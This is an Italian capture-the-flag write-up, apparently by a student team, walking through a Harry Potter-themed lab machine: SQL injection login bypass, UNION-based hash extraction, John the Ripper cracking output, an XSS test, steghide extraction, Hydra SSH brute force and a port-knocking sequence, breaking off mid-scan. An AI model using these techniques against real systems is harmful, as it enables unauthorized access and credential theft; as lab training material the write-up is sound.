
Ci siamo concentrati principalmente su **oldsite**

Sfruttamento oldsite

Quello che ci siamo trovati davanti era un form di login dall'aspetto pulito, ma la sua collocazione in una directory obsoleta ci ha fatto subito pensare che i controlli di sicurezza potessero essere altrettanto obsoleti. Il primo riflesso, quasi istintivo di fronte a un form di questo tipo, è stato quello di testare la vulnerabilità più classica e ancora oggi diffusa: la SQL Injection. Il nostro obiettivo iniziale non era tanto rubare dati, quanto semplicemente aggirare l'autenticazione.




SQL INJECTION



Payload usato

Questo payload **forza il login**: l'apice (') chiude l'input, OR 1=1 rende la condizione sempre vera, e --- ignora il controllo della password.




Risultato

Questo è un errore di configurazione disastroso. L'applicazione ci ha appena confermato l'esistenza di quattro utenti validi nel suo database. Abbiamo smesso di tirare a indovinare e ora avevamo dei bersagli concreti

Ottenimento delle Password

Il nostro attacco è diventato molto più mirato. Non volevamo più solo entrare; volevamo estrarre le credenziali di questi utenti. Per fare ciò, abbiamo modificato il nostro payload passando a una tecnica di UNION SQL Injection. Questo tipo di attacco ci permette di "unire" i risultati della query di login con i risultati di una nostra query arbitrari. Siamo riusciti ad ottenere le password hashate dei diversi utenti



John the ripper

Una volta identificati gli hash delle password, il passo successivo è stato tentare di decifrarli per ottenerle in chiaro. Nello specifico, dei quattro hash totali individuati, uno è stato isolato per un attacco mirato, in quanto ritenuto il più vulnerabile.

Per velocizzare l'operazione, questo singolo hash è stato inserito nel file `file.txt`. È stato quindi utilizzato lo strumento **John the Ripper** per condurre un attacco a dizionario.


```
C:\Users\laura\Desktop\john-1.9.0-jumbo-1-win64\run>john.exe --wordlist=rockyou.txt --format=bcrypt file.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:05 0.01% (ETA: 10:12:10) 0g/s 423.1p/s 423.1c/s 423.1C/s monalisa..meandyou
0g 0:00:00:06 0.02% (ETA: 09:04:32) 0g/s 421.3p/s 421.3c/s 421.3C/s captain..love06
0g 0:00:01:19 0.17% (ETA: 11:52:41) 0g/s 379.7p/s 379.7c/s 379.7C/s 301291..090792
0g 0:00:01:34 0.21% (ETA: 11:46:08) 0g/s 382.6p/s 382.6c/s 382.6C/s jasmine10..dani12
0g 0:00:01:36 0.21% (ETA: 11:46:25) 0g/s 382.2p/s 382.2c/s 382.2C/s jhoncito..dentistry
0g 0:00:01:38 0.22% (ETA: 11:46:38) 0g/s 382.5p/s 382.5c/s 382.5C/s kayla06..flower!
0g 0:00:01:44 0.23% (ETA: 11:47:38) 0g/s 382.4p/s 382.4c/s 382.4C/s sunfire1..pencils
darkprincess      (?)
1g 0:00:03:29 DONE (2025-11-11 23:18) 0.004778g/s 352.4p/s 352.4c/s 352.4C/s dave23..chick12
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Abbiamo ricavato la password in chiaro di milena:"`darkprincess`"

Login sul sito

A seguito del successo ottenuto nella fase di password cracking, le credenziali dell'utente "milena" sono state utilizzate per effettuare il login all'applicazione web. L'autenticazione ha avuto esito positivo, garantendo l'accesso a un'area riservata, presumibilmente il pannello di controllo dell'utente, identificata da un messaggio di benvenuto personalizzato.

Questa nuova sezione dell'applicativo ha immediatamente rivelato due elementi di interesse. Il primo era un nuovo campo di input, la cui funzione non era immediatamente chiara. Il secondo era un messaggio testuale, probabilmente un indizio lasciato deliberatamente: "Caro user, la Mappa del Malandrino nasconde un altro segreto. Hai provato a bussare?".



Come muoversi



Questo indizio suggerisce due possibili piste investigative:

1. Un riferimento al "Port Knocking", una tecnica di sicurezza di rete in cui l'accesso a una porta viene concesso solo dopo una sequenza specifica di tentativi di connessione (i "bussolotti") su altre porte predefinite.
2. Un indizio contestuale legato al tema "Harry Potter". Questo ha portato a un primo tentativo di interazione con il form inserendo la frase "giuro solennemente di non avere buone intenzioni", per testare se l'applicazione rispondesse a "frasi magiche" specifiche.

Cross-Site Scripting

il nuovo campo di input è stato immediatamente identificato come un potenziale vettore di attacco per una vulnerabilità di tipo Cross-Site Scripting . È stata avviata una valutazione per determinare se l'applicazione sanitizzasse correttamente gli input dell'utente prima di rifletterli sulla pagina.

È stato inserito un payload XSS standard e non offuscato, con l'intento di provocare l'esecuzione di JavaScript arbitrario lato client.

Ciao, milena!

```
<script>alert('XSS')</script>
```

```
<script>alert('XSS')</script>
```

submit

Signor harry, non puoi attraversare la barriera del binario 9 e ¾. Sei sicuro di non essere un Babbano?



</> A PICTURE IS WORTH A THOUSAND WORDS </>

Steganografia

ANALISI AVANZATA DEL SITO OLDSITE

Ricognizione iniziale

Cosa abbiamo trovato

Questo ritrovamento è stato immediatamente identificato come un indizio critico per diverse ragioni:

1. **Elemento Nascosto:** Il tag `` era stato deliberatamente commentato, rendendolo invisibile all'utente finale ma lasciandolo accessibile nel sorgente. Questo è un metodo comune nelle sfide CTF (Capture The Flag) per nascondere indizi.
2. **Attributo Non Standard:** Il tag conteneva un attributo HTML non valido e personalizzato: `pass="accio"`. Questo non ha alcuna funzione in HTML standard e il suo nome ("pass") suggeriva in modo inequivocabile che "accio" fosse una sorta di chiave o password.
3. **Coerenza Tematica:** La parola "accio" è un chiaro riferimento all'universo di Harry Potter (l'incantesimo di appello), che si allinea perfettamente con i messaggi di errore tematici incontrati in precedenza (es. "binario 9 e ¾").

Estrazione dati nascosti

Per verificare l'ipotesi, è stata eseguita la seguente procedura:

- 1.Il file theta-logo.jpg è stato scaricato dalla directory /oldsite/images/.
- 2.È stato utilizzato lo strumento **steghide**, un'utility standard per l'analisi steganografica.
- 3.È stato eseguito il comando di estrazione, fornendo sia il file vettore che la passphrase scoperta:



```
(kali㉿kali)-[~/Desktop]$ steghide extract -sf theta-logo.jpg -p accio
wrote extracted data to "poesia.txt".
```

L'analisi del file estratto, poesia.txt, ha rivelato un testo in versi che, pur mantenendo il tema narrativo , conteneva il vero obiettivo di questa fase: un indizio tecnico fondamentale.

Il passaggio chiave della poesia recitava:

"Era il 22 o il 2222? Un sussurro appena accennato,"

Questo indovinello non lasciava spazio a interpretazioni.

</> KNOCK KNOCK </>

SSH

ACCESSO INIZIALE E PORTKNOCKING

Scoperta di utente "user"

Facendo tesoro dell'indizio, tramite nmap, è stato confermato che la porta 22 risultava chiusa o filtrata, mentre la porta TCP/2222 era aperta e in ascolto.


A questo punto, era necessario reperire delle credenziali valide. L'indagine è tornata sui dati raccolti in precedenza:

1. **Username:** L'indizio "Caro user, la Mappa del Malandrino..." trovato nell'area utente di "milena" suggeriva che un utente generico di nome "user" potesse esistere sul sistema.

2. **Password:** Il messaggio di errore del filtro XSS ("Signor harry...") è stato interpretato come un potenziale indizio per la password.

È stato quindi lanciato un attacco brute-force mirato con **Hydra** contro il servizio SSH sulla porta 2222, specificando "user" come nome utente. L'ipotesi si è rivelata corretta: la password "harry" ha garantito l'accesso.

TRE PERCORSI DI SCOPERTA DELLE PORTE NASCOSTE



Brainfuck

Abbiamo utilizzato la decodifica di **brainfuck** per trovare la maggior parte delle porte



Sito web

Alcune porte erano già scritte in chiaro in alcune **directory**



Terminale

Tramite la porta **2222** e il terminale a cui siamo riusciti ad accedere abbiamo scoperto che alcune porte erano nascoste nei comandi

Sequenza di Port knocking completa


Combinando gli indizi raccolti da tutti e tre i percorsi (decodifica Brainfuck, ispezione delle directory web e esecuzione dei comandi SSH), è stato possibile ricostruire l'esatta sequenza di Port Knocking.

La frase completa, "Giuro solennemente di non avere buone intenzioni", corrisponde alla seguente sequenza di porte:

Parola	Porta Corrispondente	Fonte dell'Indizio
Giuro	9220	Path 1 (Brainfuck su welcome.php)
solennemente	1700	Path 3 (SSH: comando lumos)
di	9991	Path 1 (Brainfuck su login.php)
non avere	55677	Path 3 (SSH: comando mount/protego)
buone	37789	Path 1 (Brainfuck su .css) / Path 3 (SSH: Reducto)
intenzioni	7282	Path 1 (Brainfuck) / Path 2 (Directory /tmp)

Esecuzione Port Knocking

Sulla base della sequenza di porte faticosamente ricostruita, è stata eseguita l'operazione di Port Knocking.
È stato utilizzato il comando knock per inviare pacchetti alle porte scoperte, nell'ordine esatto:



```
(kali㉿kali)-[~]
$ knock 192.168.50.8 9220 1700 9991 55677 37789 7282

(kali㉿kali)-[~]
$ nmap -p- -sv 192.168.50.8
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-13 04:55 EST
Nmap scan report for 192.168.50.8
Host is up (0.0042s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  tcpwrapped
